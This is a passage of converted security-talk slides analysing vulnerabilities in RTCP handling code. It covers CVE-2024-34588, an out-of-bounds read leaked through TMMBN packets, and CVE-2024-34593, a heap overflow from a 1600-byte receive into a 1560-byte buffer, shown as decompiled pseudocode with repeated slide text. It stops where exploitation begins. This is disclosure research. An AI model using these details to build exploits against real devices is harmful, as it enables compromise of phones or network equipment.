*(_BYTE *) (send_buf + (unsigned int) (v8 + 17)) = v14 >> 7;
LODWORD(v8) = v8 + 20;
*(_BYTE *) (send_buf + v13) = (2 * v14) | BYTE1(v15) & 1;
*(_BYTE *) (send_buf + v16) = v15;
v17 = *(_DWORD *) (recv_obj + 1232);
*(_WORD *) (recv_obj + 12) = ((unsigned int) (v8 - v17) >> 2) - 1;
*(_BYTE *) (send_buf + (unsigned int) (v17 + 2)) = (unsigned __int16) (((unsigned int) (v8 - v17) >> 2) - 1) >>
*(_BYTE *) (send_buf + (unsigned int) (*(_DWORD *) (recv_obj + 1232) + 3)) = ((unsigned int) (v8 - v17) >> 2) -
*(_DWORD *) (recv_obj + 1232) = v8;
return result;
}

```



## Part-b:remote information leakage

- These oobr data are retrieved from `rtcp_ort_decv` object
  - These oobr data have become part of the `tmmbn` packet body
  - The `tmmbn` packet is sent to the attacker

# Issue2: CVE-2024-34588 remote information leakage


## DMC\_RTP\_Sys\_Make\_Rtcp\_TMMBN\_Packet function

```

    return *(unsigned int*)(recv_obj + 1256);
}
v8 = *(unsigned int*)(recv_obj + 1232);
send_buf = *(_QWORD*)(recv_obj + 24);
result = 0LL;
v10 = (32 * (*(BYTE*)(recv_obj + 4))) | 0x84;
*(BYTE*)(recv_obj + 11) = -51;
*(BYTE*)(send_buf + v8) = v10;
*(BYTE*)(send_buf + (unsigned int)(v8 + 1)) = *(BYTE*)(recv_obj + 11);
v11 = *(DWORD*)(recv_obj + 16);
*(BYTE*)(send_buf + (unsigned int)(v8 + 4)) = HIBYTE(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 5)) = BYTE2(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 6)) = BYTE1(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 7)) = v11;
*(BYTE*)(send_buf + (unsigned int)(v8 + 8)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 9)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 10)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 11)) = 0;
v12 = *(DWORD*)(recv_obj + 16);
*(BYTE*)(send_buf + (unsigned int)(v8 + 12)) = HIBYTE(v12);
*(BYTE*)(send_buf + (unsigned int)(v8 + 13)) = BYTE2(v12);
v13 = v8 + 18;
*(BYTE*)(send_buf + (unsigned int)(v8 + 14)) = BYTE1(v12);
*(BYTE*)(send_buf + (unsigned int)(v8 + 15)) = v12;
v14 = *(DWORD*)(a2 + 1196);
v15 = *(DWORD*)(a2 + 1200);
*(BYTE*)(send_buf + (unsigned int)(v8 + 16)) = (v14 >> 15) & 3 | (4 * *(BYTE*)(a2 + 1192));
v16 = v8 + 19;
*(BYTE*)(send_buf + (unsigned int)(v8 + 17)) = v14 >> 7;
LODWORD(v8) = v8 + 20;
*(BYTE*)(send_buf + v13) = (2 * v14) | BYTE1(v15) & 1;
*(BYTE*)(send_buf + v16) = v15;
v17 = *(DWORD*)(recv_obj + 1232);
*(WORD*)(recv_obj + 12) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(BYTE*)(send_buf + (unsigned int)(v17 + 2)) = (unsigned _int16)((unsigned int)(v8 - v17) >> 2) - 1) >> 8;
*(BYTE*)(send_buf + (unsigned int)(*_DWORD*)(recv_obj + 1232) + 3)) = ((unsigned int)(v8 - v17) >> 2) - 1;
*_DWORD*)(recv_obj + 1232) = v8;
return result;
}

```


## rtcp\_object\_recv object




## Part-b:remote information leakage

- These oobr data are retrieved from *rtcp\_ort\_decv* object
- These oobr data have become part of the tmmbn packet body
- The tmmbn packet is sent to the attacker

# Issue2: CVE-2024-34588 remote information leakages



## Issue3 : CVE-2024-34593 heap overflow of receiving rtcp function



# Issue3 : CVE-2024-34593 heap overflow of receiving rtcp function

The `rtcp_sock_notify` function is responsible for receiving rtcp packets from the other end.


- The program can receive 1600 bytes of rtcp packet
- The size of the rtcp packet buffer is only 1560 bytes

```
    }
else
{
    if ( a3 != 1 )
        return;
    ((void (_fastcall *)(_QWORD, _int64, _QWORD, _QWORD, _int64 *))a4[1])(*a4, 1LL, a4[2], 0LL, &v16);
    v7 = v16;
    if ( v16 )
    {
        v8 = v16 + 40;
        *( QWORD *)(v16 + 32) = v16 + 40;
        v9 = PSISocketRecvFrom(a4[3], v8, 1600LL, 0LL, v51);
        if ( v9 )
        {
            v10 = v9;
            if ( v9 <= 0 )
            {
                v27 = 0u;
                v28 = 0u;
            }
        }
    }
}
```

`rtcp_sock_notify`

```
if ( (unsigned int)recv_size >= 1600 )
{
    v49 = 0u;
    v50 = 0u;
    v47 = 0u;
    v48 = 0u;
    v45 = 0u;
    v46 = 0u;
    v43 = 0u;
    v44 = 0u;
    v41 = 0u;
    v42 = 0u;
    v39 = 0u;
    v40 = 0u;
    v37 = 0u;
    v38 = 0u;
    v35 = 0u;
    v36 = 0u;
    v33 = 0u;
    v34 = 0u;
    v31 = 0u;
    v32 = 0u;
    v29 = 0u;
    v30 = 0u;
    v27 = 0u;
    v28 = 0u;
    v26 = 0u;
    v24 = 0u;
    v25 = 0u;
    v22 = 0u;
    v23 = 0u;
    v20 = 0u;
    v21 = 0u;
    v19 = 0u;
    v11 = sub_5708(&v19, 512LL, 511LL, "%s[%d]", "_rtcp_sock_notify", 434LL);
    sub_5708((char *)&v19 + v11, -1LL, 511 - v11, "[F#]RTCP : Check the RTCP Packet size (%d)", recv_size_);
    PSIOemDebugPrintf2(1LL, &v19);
    if ( g_CallbackFunction )
        g_CallbackFunction(&v19);
}
}
```

# Issue3 : CVE-2024-34593 heap overflow of receiving rtcp function







Let's start the journey of Exploitation

# Primitive

